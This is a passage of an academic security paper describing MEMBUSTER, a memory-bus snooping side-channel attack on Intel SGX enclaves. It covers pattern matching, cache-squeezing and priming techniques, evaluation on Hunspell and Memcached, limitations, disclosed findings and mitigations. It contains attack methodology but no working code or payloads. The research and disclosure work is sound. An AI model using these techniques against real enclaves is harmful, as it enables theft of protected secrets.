6.3 Fuzzy Pattern Matching

In MEMBUSTER, we observe that a part of memory addresses in a sensitive access pattern is likely to be missing due to caching. Even with cache squeezing and cross-core priming, it is almost impossible to force page misses on every critical memory access. Therefore, to analyze lossy traces, we use fuzzy pattern matching to flexibly match the traces with only parts of access patterns. As long as at least one or a few accesses of a pattern cause LLC misses, we can identify the pattern as a possible result for recovery.

In fuzzy pattern matching, one address may be parsed as different access patterns of the victim for two reasons. First, within a data structure such as a linked list or a tree, the same address (an inner node) may be accessed while traversing or searching other nodes. Second, a cache line may contain multiple nodes and thus can be accessed when visiting one of the nodes. For either of the reasons, a single memory trace may be accounted for multiple possible access patterns in the oracle.

We use a simple strategy to select the best interpretation for a set of memory traces. We assign a score to each possibility based on how *complete* the traces have matched with an access pattern in the oracle. For the addresses of a tree or a linked list, we assign lower scores to the root and the first few nodes and assign higher scores to nodes that are closer to leaves or the end of the list. By collecting the top-ranking interpretations of the memory traces, an attacker can generate a list of the most probable options of the target secret. Potentially, a grammar checker or any semantic-based heuristic can help to validate or to rank the recovery results. We leave the exercise of applying more context-aware heuristics for future work.

6.4 Exploiting Cache Prefetching

Finally, we observe that the cache prefetching features of CPUs can help increase the accuracy of the attack. For example, a recent Intel CPU includes *Next-line Prefetcher* and *128-byte Spatial Prefetcher*. The Next-line Prefetcher, belonging to the L2 cache, will preload the cache line next to the one that is currently accessed. The 128-bit Spatial Prefetcher, which also belongs to the L2 cache, prefetches the pairing cache line that completes the accessed cache line to a 128-byte aligned chunk into the LLC. Both prefetchers increase the number of memory accesses relevant to the secret data. Therefore, we expand the range of pattern matching based on our knowledge of cache prefetching, including extending the addresses representing each secret by 64 bytes, both backward and forward. As a result, even if the CPU has cached a line, the prefetched lines may still cause cache misses and be observed on the memory bus.

CPU	
Model	Intel i5-8400 (Coffee lake)
LLC Size	9 MB
LLC # Slice	6 Slices
LLC # Associativity	12-way set associative
LLC # Sets	2048
Memory	
DIMM Type	DDR4-2400 UDIMM (Non-ECC)
Capacity	8 GB
Channel/Rank/Bank/Row	1/1/16/65536
Page Size	8 KB (1 KB/package)
Max Bus Frequency	1200 MHz

Table 2: Hardware specification for the experiment

Other cache prefetchers such as *Stream Prefetcher* can monitor an ascending or descending sequence of addresses from the L1 or L2 cache and can prefetch up to 20 cache lines ahead of the loaded address. Such a prefetcher generally will not improve the accuracy of the pattern matching. However, these prefetchers can cause space pressure to caches, making cache squeezing more effective.

7 Evaluation

In this section we present the evaluation results of the MEMBUSTER attack, based on the two vulnerable applications described in §4. The evaluation mainly answers the following questions regarding the MEMBUSTER attacks:

- How accurate can MEMBUSTER extract the secrets from applications that are vulnerable to such an attack?
- How do the attack techniques of MEMBUSTER impact the attack accuracy?
- How much slowdown (or interference) the various techniques will incur on the applications?
- What is the limitation of MEMBUSTER?
- How sensitive are the attack results of MEMBUSTER to the last-level cache (LLC) size of the target CPU?

We evaluate the MEMBUSTER attack in various settings: (1) the basic attack without any techniques (**None**); (2) the optimized attack with cache squeezing (**SQ**); (3) the optimized attack with cache squeezing combined with cross-core cache priming (**SQ+PR**).

7.1 Experiment Setup

In this section, we describe the experimental setup of the MEMBUSTER attack. We use both physical and simulated experiments to evaluate the effectiveness of MEMBUSTER.

7.1.1 Physical Experiment

Hardware Setup. The hardware setup we used for the experiment is shown in Table 2. We use a machine equipped with an Intel SGX CPU. In the machine, we connect the DIMM to a signal analyzer via a DIMM interposer. We configure BIOS to slightly increase the DRAM supply voltage to offset the voltage drop caused by the interposer. The bus frequency is set to 1066 MHz, so the bandwidth of the analyzer is 3.97 GiB/s. With a 64 GiB acquisition depth, we can log the memory bus for up to $\sim$ 16 seconds. All of our experiments have

finished in a few seconds, and thus the acquisition depth is sufficient for logging all the memory requests. To achieve a wider time window, the attacker can choose an analyzer which can filter the requests by addresses [57], or which has a higher acquisition depth [55].

Victim Setup. The victim machine is running Ubuntu 16.04 and Linux kernel 4.4. To execute the victim applications inside enclaves, we use Graphene-SGX [54] to run unmodified binaries with SGX. The victim may also choose other frameworks [66] or port the applications with the SDK [67], but the choices of the frameworks do not eliminate the patterns since they do not change the program logic of the victim.

Sample Size. We collaborate with SK Hynix to use its proprietary analyzer for the experiments. Due to the limited access to the device, we run the attack only *once* for each setting. However, we were able to successfully perform the attack despite the small sample size because the results match well with our expectations learned from the simulation.

7.1.2 Microarchitectural Simulation

We also implemented a software simulator to simulate the attack prior to an actual attack because the hardware setup requires costly devices. We use the simulator for exploring the attack and getting preliminary results. The results are then cross-validated with the results from the actual hardware setup, to verify the functional correctness of the simulation. The attacker can also use the same strategy to save the expenses for renting the devices. We modify QEMU [38], a machine emulator, to trace all the physical memory accesses of the guest. To capture cache misses, we make QEMU emits all the memory requests to a cache simulator we integrated from Spike [68]. The cache simulation does not implement any cycle-accurate hardware model as well as cache slicing and pseudo-LRU replacement. However, the simulation was sufficiently faithful for developing the attack scripts to analyze the real memory traces.

7.1.3 Enclave Simulation

We also simulate an enclave environment without memory encryption, using a modified Graphene-SGX library OS and a dummy SGX driver. We consider simulating Intel's Memory Encryption Engine (MEE) unnecessary because MEE does not affect the memory addresses accessed within the EPC. MEE generates additional access patterns for the integrity tree or EPC metadata, both of which are stored in the Processor Reserved Memory outside the EPC. Our attack does not rely on any access pattern outside the EPC.

The modified Graphene-SGX library OS and the dummy SGX driver primarily simulate the transition in and out of the enclave and the paging of enclave memory, to generate similar memory access patterns as observed on the memory bus. For simulating enclave entry and exit, we modify the user-tier SGX instructions, `EENTER` and `EEXIT`, in the Graphene-SGX runtime, to directly jump to addresses that are originally given as the enclave entry. We also simulate the AEX.

Technique	Attack Accuracy	Normalized Exec. Time
None	34.1%	1.00×
SQ	82.1%	0.92×

Table 3: MEMBUSTER results for attacking Memcached on an SGX machine

For simulating EPC paging, we modified the SGX driver to replace the system-tier SGX instructions, including the `ELDU` and `EWB` instructions, which swap and re-encrypt pages in and out of the EPC. We simply replace these two instructions with memory copy without encryption. We compare the memory traces from the real enclaves and from the simulation to confirm that the results are identical.

7.1.4 Applications: Hunspell

We run Hunspell v1.6.2 to evaluate the effectiveness of the MEMBUSTER attack. We use a standard `en_US` dictionary [69] with two document samples: a random non-repetitive document with 10,000 words (**Random**), and a natural-language document "Wizard of Oz" with 39,342 words (**Wizard**). For simplicity, we normalize the samples based on `en_US` dictionary, by converting non-existing words in the samples to the closet words in the dictionary. MEMBUSTER does not recover words that are reported as misspelt by Hunspell. In addition, we disabled affix detection in Hunspell.

We use the pattern matching algorithm described in §6 to recover the target document from the DRAM traces collected from the Hunspell program running inside the enclave. We also enable the hardware prefetching by configuring the BIOS. To verify the result, we select an interpretation of the DRAM traces that is closet to the target document, from a set of highest-ranking results generated from our algorithm.

7.1.5 Application: Memcached

We run Memcached v1.5.12 as another target of the MEMBUSTER attack. In this attack, the "secrets" are the data being looked up in the Memcached cache. We used the Enron email dataset [70] as a realistic workload for Memcached. First, we compute the 4-byte hash of each word that appears in emails in the "sent mail" directory of each user. In total, there are about 7000 unique word entries in the dataset, which include articles and propositions. During the *training phase*, assuming the attacker is monitoring a Memcached server, the attacker can determine both the hash table address and the hash value of each word using the traces of a few queries. Then, during the *attack phase*, the attacker monitors the memory bus traffic of an enclave-protected Memcached server receiving caching requests from an trusted email server. The email server parses emails from a test data set that contains randomly selected emails with around 1000 words in total. As the Memcached server processes the caching requests from the email server, the attacker can extract the words in the emails using the MEMBUSTER attack.




Figure 9: Hunspell document recovery rate (left) and normalized execution time (right) on two documents: Random document (Random) and Wizard of Oz (Wizard). The comparison is between without any techniques (None); with cache squeezing (SQ); and with cache squeezing and cross-core priming (SQ+PR). For Wizard of Oz, we also show the recovery rate of uncommon words only (w/o NLTK).

7.2 Effectiveness of the Attack

7.2.1 Data Recovery Accuracy

Figure 9 (left) and Table 3 show the accuracy of MEMBUSTER for recovering the victim's data. We measure the accuracy based on the number of words recovered from the collected traces, compared to the number of words in the original samples. The recovery rate is higher in a non-repetitive (Random) or high-interval access pattern (Memcached) than in a repetitive access pattern (Wizard). Even without any techniques (None), Memcached and Random show 34% and 44% recovery rates, respectively. With cache squeezing, we recover 96% of the random document and 82% of the Memcached query.

However, for Wizard of Oz, None or SQ can only achieve up to 21% recovery rate. The main reason is that the document contains many repetitive words, including common words such as "you" and "the" and uncommon words such as "Oz" and "scarecrow". The memory accesses for these words are likely to be cached in the LLC cache without emitting any DRAM requests. On average, each unique word in Wizard of Oz repeats 15.5 times. We found that without cache squeezing and cross-core priming, the attack recovers about 0.3 occurrences of each word on average. Even with cache squeezing, the attack only recovers about 2.6 occurrences.

Since cache squeezing shrinks the effective cache size for the critical addresses, cross-core priming becomes more efficient by only priming the sets of the critical addresses. We show that combining cache squeezing and cross-core priming (SQ+PR) achieves 85% recovery accuracy on Wizard of Oz.

Furthermore, the attacker is most likely to need only the *uncommon* words to be recovered. To exclude common words, we use *stopword*s from the NLTK dataset [71] which includes 179 common words (e.g., "the"). Excluding these words, MEMBUSTER can recover Wizard of Oz up to 95% (Figure 9 Wizard w/o NLTK).

7.2.2 Overhead and Interference

We show that MEMBUSTER does not incur an orders-of-magnitude overhead that can be distinguishable by the victim.




Figure 10: Simulation results of the attack on Hunspell (top) and Memcached (bottom).

Figure 9 (right) shows the normalized execution time with different attack techniques with respect to the baseline. In general, both cache squeezing and cross-core priming have a low performance impact on the victim program, since these techniques do not interrupt the victim program. For Hunspell, cache squeezing causes up to 21% overhead to the victim, and up to 36% if combined with cross-core priming. The overheads are mainly caused by the increase of cache misses inside the victim program.

Table 3 also shows the end-to-end execution time of Memcached for processing the whole test set. Similar to Hunspell, the basic attack incurs no overhead on Memcached. Interestingly, cache squeezing reduces the execution time by 8% for Memcached. We observe that, on a physical machine, critical page whitelisting consistently reduces the average LLC miss rate (2.9% vs. 3.6%) as well as the page fault rate. Because the physical pages of Memcached's hash table are pinned inside the enclave, and thus never get swapped out from the EPC. Thereby, within the hash table, there is no expensive paging and context switching cost that generally plagues enclave execution.

7.2.3 Scalability on # of Ways

We simulated the attack on our simulation environment to show the scalability of MEMBUSTER. We fixed the number of sets $s = 2048$ that most Intel CPUs choose to have. Since we did not simulate the LLC slices, we increased the size of the cache by increasing the number of ways, W. To clarify, increasing the number of ways does not reflect the actual behavior of LLC with multiple slices. Even if the LLC has multiple slices, each cache line will compete with W other cache lines. Thus, increasing W makes the attack much harder, by reducing the chance of eviction of critical addresses. Note that a typical W value is between 4 and 16.

As shown in Figure 10, cache squeezing makes cross-core




Figure 11: The number of useful traces per word and the document recovery rate for each experiment. We compare the cases with or without the hardware prefetcher.

priming much more effective in general by reducing the effective cache size. Cache squeezing was more scalable on Hunspell than Memcached, because Hunspell has a larger critical address range. With $W = 64$, MEMBUSTER recovered up to 83% of the random document in Hunspell and 88% of the emails in Memcached when both cache squeezing and cross-core priming have been used. Even assuming an unrealistic number of ways $W = 256$, which results in 32 MB of LLC, the attack accuracy was 77% and 40% respectively.

7.3 Per-Application Detailed Analysis

7.3.1 Hunspell: Advantage of Cache Prefetching

We also show the advantage of exploiting cache prefetching for MEMBUSTER. For Hunspell, the attacker recovers each word based on multiple memory accesses. If the attacker observes more traces relevant to each word, recovering the word becomes easier. Hence, if the attacker knows the presence of cache prefetchers in advance, she can use the information to correlate the prefetched addresses with each word (§6).

As shown in Figure 11, cache prefetching increases the average number of useful traces per word. Including prefetched addresses increases the recovery rate especially when there are very few useful traces (None and SQ). Although the improvement is marginal in our experiment, the attacker can potentially use the additional memory requests made by the cache prefetchers to extract more information from the victim.

7.3.2 Memcached: Advantage of Fine-Grained Addresses

To show the advantage of observing fine-grained addresses, we simulated the controlled-channel attack on Memcached example. We first obtained the entire memory trace from Memcached without simulating the cache. We then masked the lower 12-bits of all addresses assuming each page is 4 KB. With this post-processing, we were able to simulate the memory trace that the controlled-channel attacker will observe. We also reconstruct the attacker's hash table such that each page-granularity address maps to multiple entries in the hash table. If the attacker sees an address, she simply chooses the most common word among the possible entries.

The simulated controlled-channel attack achieves only 29% accuracy, and the recovered document was uninterpretable as it only contained common words such as "the" and "of". This shows that MEMBUSTER leverages fine-grained addresses by providing more side-channel information than coarse-grained addresses.

8 Discussion

In this section, we discuss the limitations, generalization, implications, and mitigations of the MEMBUSTER attack.

Limitations. MEMBUSTER leaks only memory access patterns at LLC misses. Thus, MEMBUSTER cannot observe repeated accesses to the same address within a short period. For instance, the former RSA implementation of GnuPG [72] is known to leak a private key through code addresses in the ElGamal algorithm [45]. This type of attack relies on *data-dependent branches*, as the attacker detects different code paths executed inside the victim to infer the secret. However, these vulnerabilities are difficult to exploit by MEMBUSTER, due to these code addresses being frequently executed and thus cached in the CPU. Even cache priming techniques cannot efficiently evict the code addresses in time to help the attacker retrieve the secret with high accuracy but keep the performance impact low.

In general, MEMBUSTER is more suitable for leaking *data-dependent memory loads* over a large heap or array. For instance, both the attacks on Hunspell and Memcached rely on the access patterns within a large hash table and/or linked-list objects. If the victim program only has data-dependent memory access patterns within a small region, or if the memory access is not evenly distributed, the accuracy of MEMBUSTER is likely to worsen. Besides, if the application only leaks a secret through *stores* that are dependent on the secret, MEMBUSTER may not observe the memory requests immediately. The reason is that the CPU tends to delay *write-back* of dirty data until the cache lines are evicted, making the timing of the memory requests appearing on the memory bus unpredictable. We leave the exploration of such scenario for future work.

Timing Information. Although not explored in this paper, an attacker may exploit the timing information to attack the victim. The DRAM analyzer logs a precise timestamp for each memory request based on counting its clock cycles. Potentially, an attacker can measure the time difference between two memory traces, to infer the execution time of operation in the victim as a way of timing attacks. We leave the demonstration of these attacks for future work.

Traffic Analysis. Potentially, the memory bus traffic recorded by the DRAM analyzer can be used for traffic analysis if the victim is vulnerable to this type of attacks. For instance, the attacker may analyze either the density or the volume of requests on a specific address to infer the activity or secret of the application. A complete mitigation of the attack should eliminate the timing information and has a constant traffic flow on the memory bus [36].

Multiple DIMMs or Multi-Socket. Our current attack does not explore the possibility of having multiple DIMMs or multiple CPU sockets (currently not supported by SGX). However, potentially, the attacker can attach multiple DIMM interposers, and then correlate the DRAM traces using timestamps or common patterns.

Memory Controllers. A memory controller arbitrates all transactions to main memory such that it maximizes the throughput while minimizing latencies. One of the key features that may make MEMBUSTER more challenging is *transaction scheduling* where the *arbiter* reorders the transaction requests to maximize the performance. In other words, the order of the memory transactions observed by the attacker may differ from the actual order of memory accesses.

We observe that the arbitration of the memory controller does not stop an enclave from leaking sensitive access patterns. First, even if transactions are reordered, the critical addresses will still eventually appear on the memory bus. Also, the memory controller only reorders transactions within a very small time window (e.g., tens of bus cycles), which is not enough to obfuscate the critical memory accesses that occur at least every hundreds of instructions.

Generalization. Intel SGX is not the only platform affected by MEMBUSTER. Other existing platforms of hardware enclaves [4, 5, 40, 41] also do not encrypt the addresses on the memory bus. Thus, these platforms are also vulnerable to MEMBUSTER as long as the CPU stores encrypted data in external memory (e.g., DRAM). The attacker can also use the same techniques such as cache squeezing to induce cache misses on other platforms. For example, Komodo [40] allows the OS to affect the virtual address mapping, which enables the attacker to use cache squeezing. Keystone [4] measures the initial virtual address mapping for attestation, thus cache squeezing cannot be applied. However, it provides cache partitioning which can reduce the effective cache size of the enclave.

Implications and Disclosure. Potentially, MEMBUSTER can be used in two scenarios: (1) a malicious user attacking an end device to retrieve secret data from a local enclave; (2) a malicious cloud provider or employee attacking a cloud machine to retrieve secret data from the tenants. The existence of MEMBUSTER shows the importance of physical security to enclaves just on par with software security. Ideally, in a secure cloud, one may want to separate the person who has physical access to the machine from the person who has administrative privileges. This may be achieved by a secure boot system that prevents people who have physical access from overwriting system privileges.

We have disclosed the details of this attack to Intel, who has acknowledged its validity.

Mitigations. There are several ways to mitigate MEMBUSTER, but they are generally expensive. Oblivious RAM (ORAM) [34, 73] can make the applications execute in an oblivious manner so that the attacker cannot infer secret data based on the memory access pattern. The high performance overhead of ORAM makes it less attractive for applications that have strong performance requirements. Alternatively, we can also encrypt the address bus as proposed by InvisiMem [36] and ObfusMem [37]. However, adding such a feature to commodity DRAM would be very expensive; take the cost of techniques such as Hybrid Memory Cube (HMC) [74] for an example. In-package memory such as high bandwidth memory (HBM) may relieve the needs for protection against untrusted DRAM [75], but remains an expensive alternative for production.

9 Conclusion

In this paper, we introduced MEMBUSTER, which is a non-interference, fine-grained, stealthy physical side-channel attack on hardware enclaves based on snooping the address lines of the memory bus off-chip. The key idea is to exploit OS privileges to induce cache misses with minimal performance overhead. We also demystify the physical bus-based side channel by reverse-engineering the internals of several hardware components. We then develop an algorithm that can retrieve application secrets from memory bus traces. We demonstrated the attack on an actual SGX machine; the attack achieved similar accuracy with much lower overhead than previous attacks such as controlled-channel attacks. We believe the attack technique is prevalent beyond Intel SGX and can apply to other secure processors or enclave platforms, which do not protect memory buses.

Acknowledgments

We thank our shepherd, Daniel Genkin, and the anonymous reviewers for their insightful comments. We thank Krste Asanović and Martin Maas for sharing their ideas. Jeongseok Son from UC Berkeley also contributed to the early stage of the project. We also thank SK Hynix, especially Dongha Jung, Taeksang Song, and Yongtak Song for providing the facility for DRAM signal analysis, collecting physical experiment data, and explaining the technical details of DRAM. This work was supported in part by NSF grants CNS-1228839, CNS-1405641, CNS-1700512, NSF CISE Expeditions Award CCF-1730628, as well as gifts from the Sloan Foundation, Alibaba, Amazon Web Services, Ant Financial, ARM, Capital One, Ericsson, Facebook, Google, Intel, Microsoft, Scotiabank, Splunk, and VMware.

References

[1] Intel Software Guard Extensions. https://software.intel.com/sgx. Last accessed: December 2, 2019.

[2] Frank McKeen, Ilya Alexandrovich, Alex Berenzon, Carlos V. Rozas, Hisham Shafi, Vedvyas Shanbhogue, and Uday R. Savagaonkar. Innovative Instructions and Software Model for Isolated Execution. In *HASP*, 2013.

[3] David Lie, Chandramohan A Thekkath, and Mark Horowitz. Implementing an Untrusted Operating System on Trusted Hardware. *ACM SIGOPS Operating Systems Review*, 37(5):178–192, 2003.

[4] Dayeol Lee, David Kohlbrenner, Shweta Shinde, Dawn Song, and Krste Asanović. Keystone: A framework for architecting tees. *arXiv preprint arXiv:1907.10119*, 2019.

[5] Victor Costan, Ilia A Lebedev, and Srinivas Devadas. Sanctum: Minimal Hardware Extensions for Strong Software Isolation. In *USENIX Security*, 2016.

[6] J Alex Halderman, Seth D Schoen, Nadia Heninger, William Clarkson, William Paul, Joseph A Calandrino, Ariel J Feldman, Jacob Appelbaum, and Edward W Felten. Lest we remember: cold-boot attacks on encryption keys. *Communications of the ACM*, 2009.

[7] Christian Priebe, Kapil Vaswani, and Manuel Costa. EnclaveDB - A Secure Database using SGX. In *IEEE S&P*, 2018.

[8] Felix Schuster, Manuel Costa, Cedric Fournet, Christos Gkantsidis, Marcus Peinado, Gloria Mainar-Ruiz, and Mark Russinovich. VC3: Trustworthy Data Analytics in the Cloud. In *IEEE S&P*, 2015.

[9] Tien Tuan Anh Dinh, Prateek Saxena, Ee-Chien Chang, Beng Chin Ooi, and Chunwang Zhang. M2R: Enabling Stronger Privacy in MapReduce Computation. In *USENIX Security*, 2015.

[10] Stefan Brenner, Colin Wulf, David Goltzsche, Nico Weichbrodt, Matthias Lorenz, Christof Fetzer, Peter Pietzuch, and Rüdiger Kapitza. SecureKeeper: Confidential ZooKeeper Using Intel SGX. In *Middleware*, 2016.

[11] Joshua Lind, Oded Naor, Ittay Eyal, Florian Kelbert, Emin Gün Sirer, and Peter Pietzuch. Teechain: A Secure Payment Network with Asynchronous Blockchain Access. In *SOSP*, 2019.

[12] Mitar Milutinovic, Warren He, Howard Wu, and Maxinder Kanwal. Proof of Luck: An Efficient Blockchain Consensus Protocol. In *SysTEX*, 2016.

[13] Fan Zhang, Ethan Cecchetti, Kyle Croman, Ari Juels, and Elaine Shi. Town crier: An authenticated data feed for smart contracts. In *CCS*, 2016.

[14] R. Cheng, F. Zhang, J. Kos, W. He, N. Hynes, N. Johnson, A. Juels, A. Miller, and D. Song. Ekiden: A Platform for Confidentiality-Preserving, Trustworthy, and Performant Smart Contracts. In *EuroS&P*, 2019.

[15] Iddo Bentov, Yan Ji, Fan Zhang, Yunqi Li, Xueyuan Zhao, Lorenz Breidenbach, Philip Daian, and Ari Juels. Tesseract: Real-Time Cryptocurrency Exchange using Trusted Hardware. In *CCS*, 2017.

[16] Olga Ohrimenko, Felix Schuster, Cedric Fournet, Aastha Mehta, Sebastian Nowozin, Kapil Vaswani, and Manuel Costa. Oblivious multi-party machine learning on trusted processors. In *USENIX Security*, 2016.

[17] Shruti Tople, Karan Grover, Shweta Shinde, Ranjita Bhagwan, and Ramachandran Ramjee. Privado: Practical and Secure DNN Inference. *ArXiv*, 2018.

[18] Jo Van Bulck, Marina Minkin, Ofir Weisse, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Thomas F. Wenisch, Yuval Yarom, and Raoul Strackx. Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-order Execution. In *USENIX Security*, 2018.

[19] Wenhao Wang, Guoxing Chen, Xiaorui Pan, Yinqian Zhang, XiaoFeng Wang, Vincent Bindschaedler, Haixu Tang, and Carl A. Gunter. Leaky Cauldron on the Dark Land: Understanding Memory Side-Channel Hazards in SGX. In *CCS*, 2017.

[20] Ferdinand Brasser, Urs Müller, Alexandra Dmitrienko, Kari Kostiainen, Srdjan Capkun, and Ahmad-Reza Sadeghi. Software Grand Exposure: SGX Cache Attacks Are Practical. In *WOOT*, 2017.

[21] Michael Schwarz, Samuel Weiser, Daniel Gruss, Clémentine Maurice, and Stefan Mangard. Malware Guard Extension: Using SGX to Conceal Cache Attacks. In *DIMVA*, 2017.

[22] Ahmad Moghimi, Gorka Irazoqui, and Thomas Eisenbarth. CacheZoom: How SGX Amplifies the Power of Cache Attacks. In *CHES*, pages 69–90. Springer, 2017.

[23] Jo Van Bulck, Nico Weichbrodt, Rüdiger Kapitza, Frank Piessens, and Raoul Strackx. Telling Your Secrets Without Page Faults: Stealthy Page Table-based Attacks on Enclaved Execution. In *USENIX Security*, 2017.

[24] Yuanzhong Xu, Weidong Cui, and Marcus Peinado. Controlled-Channel Attacks: Deterministic Side Channels for Untrusted Operating Systems. In *S&P*, 2015.

[25] Martin Maas, Eric Love, Emil Stefanov, Mohit Tiwari, Elaine Shi, Krste Asanovic, John Kubiatowicz, and Dawn Song. PHANTOM: Practical Oblivious Computation in a Secure Processor. In *CCS*, 2013.

[26] Victor Costan and Srinivas Devadas. Intel SGX Explained. Cryptology ePrint Archive, Report 2016/086, 2016. http://eprint.iacr.org/2016/086.

[27] Andrew Huang. Keeping Secrets in Hardware: The Microsoft Xbox™ Case Study. In *CHES*, 2003.

[28] Oleksii Oleksenko, Bohdan Trach, Robert Krahn, Andre Martin, Christof Fetzer, and Mark Silberstein. Varys: Protecting sgx enclaves from practical side-channel attacks. In *USENIX ATC*, 2018.

[29] Guoxing Chen, Wenhao Wang, Tianyu Chen, Sanchuan Chen, Yinqian Zhang, XiaoFeng Wang, Ten-Hwang Lai, and Dongdai Lin. Racing in Hyperspace: Closing Hyper-Threading Side Channels on SGX with Contrived Data Races. In *S&P*, 2018.

[30] Daniel Gruss, Julian Lettner, Felix Schuster, Olya Ohrimenko, Istvan Haller, and Manuel Costa. Strong and Efficient Cache Side-Channel Protection using Hardware Transactional Memory. In *USENIX Security*, 2017.

[31] Ming-Wei Shih, Sangho Lee, Taesoo Kim, and Marcus Peinado. T-SGX: Eradicating Controlled-Channel Attacks Against Enclave Programs. In *NDSS*, 2017.

[32] Sanchuan Chen, Xiaokuan Zhang, Michael K. Reiter, and Yinqian Zhang. Detecting Privileged Side-Channel Attacks in Shielded Execution with DéJà Vu. In *AsiaCCS*, 2017.

[33] Xiao Shaun Wang, Kartik Nayak, Chang Liu, T.-H. Hubert Chan, Elaine Shi, Emil Stefanov, and Yan Huang. Oblivious Data Structures. In *CCS*, 2014.

[34] Emil Stefanov, Marten van Dijk, Elaine Shi, Christopher Fletcher, Ling Ren, Xiangyao Yu, and Srinivas Devadas. Path ORAM: An Extremely Simple Oblivious RAM Protocol. In *CCS*, 2013.

[35] Pratyush Mishra, Rishabh Poddar, Jerry Chen, Alessandro Chiesa, and Raluca Ada Popa. Oblix: An efficient oblivious search index. In *S&P*, 2018.

[36] Shaizeen Aga and Satish Narayanasamy. InvisiMem: Smart Memory Defenses for Memory Bus Side Channel. In *ISCA*, 2017.

[37] Amro Awad, Yipeng Wang, Deborah Shands, and Yan Solihin. ObfusMem: A Low-Overhead Access Obfuscation for Trusted Memories. In *ISCA*, 2017.

[38] QEMU: the FAST! processor emulator. https://www.qemu.org/. Last accessed: December 2, 2019.

[39] Intel Software Guard Extensions Programming Reference. https://software.intel.com/sites/default/files/managed/48/88/329298-002.pdf. Last accessed: December 2, 2019.

[40] Andrew Ferraiuolo, Andrew Baumann, Chris Hawblitzel, and Bryan Parno. Komodo: Using verification to disentangle secure-enclave hardware from software. In *SOSP*, 2017.

[41] ARM Security IP CryptoIsland Family. https://www.arm.com/products/silicon-ip-security/cryptoisland. Last accessed: December 2, 2019.

[42] AMD Secure Encrypted Virtualization. https://developer.amd.com/amd-secure-memory-encryption-sme-amd-secure-encrypted-virtualization-sev/. Last accessed: December 2, 2019.

[43] Dag Arne Osvik, Adi Shamir, and Eran Tromer. Cache Attacks and Countermeasures: The Case of AES. In *CT-RSA*, 2006.

[44] Fangfei Liu, Yuval Yarom, Qian Ge, Gernot Heiser, and Ruby B. Lee. Last-Level Cache Side-Channel Attacks Are Practical. In *S&P*, 2015.

[45] Yuval Yarom and Katrina Falkner. FLUSH+RELOAD: A High Resolution, Low Noise, L3 Cache Side-channel Attack. In *USENIX Security*, 2014.

[46] Daniel Gruss, Clémentine Maurice, Klaus Wagner, and Stefan Mangard. Flush+Flush: A Fast and Stealthy Cache Attack. In *DIMVA*, 2016.

[47] Michael Schwarz, Moritz Lipp, Daniel Moghimi, Jo Van Bulck, Julian Stecklina, Thomas Prescher, and Daniel Gruss. ZombieLoad: Cross-Privilege-Boundary Data Sampling. In *CCS*, 2019.

[48] Sangho Lee, Ming-Wei Shih, Prasun Gera, Taesoo Kim, Hyesoon Kim, and Marcus Peinado. Inferring Fine-grained Control Flow Inside SGX Enclaves with Branch Shadowing. In *USENIX Security*, 2017.

[49] Yeongjin Jang, Jaehyuk Lee, Sangho Lee, and Taesoo Kim. SGX-Bomb: Locking Down the Processor via Rowhammer Attack. In *SysTEX*, 2017.

[50] Victor van der Veen, Yanick Fratantonio, Martina Lindorfer, Daniel Gruss, Clementine Maurice, Giovanni Vigna, Herbert Bos, Kaveh Razavi, and Cristiano Giuffrida. Drammer: Deterministic Rowhammer Attacks on Mobile Platforms. In *CCS*, 2016.

[51] Marcus Brandenburger, Christian Cachin, Matthias Lorenz, and Rüdiger Kapitza. Rollback and Forking Detection for Trusted Execution Environments using Lightweight Collective Memory. In *DSN*, 2017.

[52] Sinisa Matetic, Mansoor Ahmed, Kari Kostiainen, Aritra Dhar, David Sommer, Arthur Gervais, Ari Juels, and

Srdjan Capkun. ROTE: Rollback Protection for Trusted Execution. In *USENIX Security*, 2017.

[53] Peter Pessl, Daniel Gruss, Clémentine Maurice, Michael Schwarz, and Stefan Mangard. DRAMA: Exploiting Dram Addressing for Cross-CPU Attacks. In *USENIX Security*, 2016.

[54] Chia-che Tsai, Donald E. Porter, and Mona Vij. Graphene-SGX: A Practical Library OS for Unmodified Applications on SGX. In *ATC*, 2017.

[55] JKI Inc. JLA320A. https://www.jkic.co.kr/ddr4-protocol-analyzer. Last accessed: December 2, 2019.

[56] Kibra 480 Analyzer. http://cdn.teledynelecroy.com/files/pdf/lecroy_kibra480_datasheet.pdf. Last accessed: December 2, 2019.

[57] Nexus Technology MA4100. https://www.nexustechnology.com/products/memory-analyzers/ma4100-series-memory-analyzer/. Last accessed: December 2, 2019.

[58] Hunspell. http://hunspell.github.io/. Last accessed: December 2, 2019.

[59] Brad Fitzpatrick. Distributed caching with memcached. *Linux journal*, 2004(124):5, 2004.

